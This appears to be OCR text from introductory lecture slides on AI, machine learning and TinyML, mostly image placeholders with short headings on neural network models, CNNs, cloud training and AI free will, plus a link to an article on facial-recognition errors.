
Can artificial intelligence have free will?

In order for robots to rule human beings, they **will need** to possess the autonomy to take decisions by themselves. They should be able to make their own choice consciously and take initiative. And for all these, they should **have** "**free will**". Dec 28, 2017

beytulhikme.org › Makaleler › 1657575238_05_Cevik_(75-87)
Will It Be Possible for Artificial Intelligence Robots to Acquire Free ...


Artificial Intelligence / Neural Networks & Machine Learning

Are AI/ML/NN/Face Recognition algorithms DETERMINISTIC or STOCHASTIC?





https://theintercept.com/2016/10/13/how-a-facial-recognition-mismatch-can-ruin-your-life/

TEVE TALLEY IS hardly the first person to be arrested for the errors of a forensic evaluation.




AI/ML and Tiny ML Intro – ANN models and sizes






[picture from Simon Thorpe]




AI/ML and Tiny ML Intro – ANN models and sizes




Best practice: CNN – Convolutional Neuronal Networks – Visual Computing classification | MobileNets – person detection | DepthwiseConv2D – sounds processing …


AI/ML and Tiny ML Intro – Cloud Training



AI/ML and Tiny ML Intro – Cloud Training



AI/ML and Tiny ML Intro – Cloud Training




It’s not just about … Deep Machine Learning, but Applied Smart Artificial Intelligence Solutions in IoT

- **Perceptron, MLP, ANN FFN with Back-propagation, CNNs, etc.**

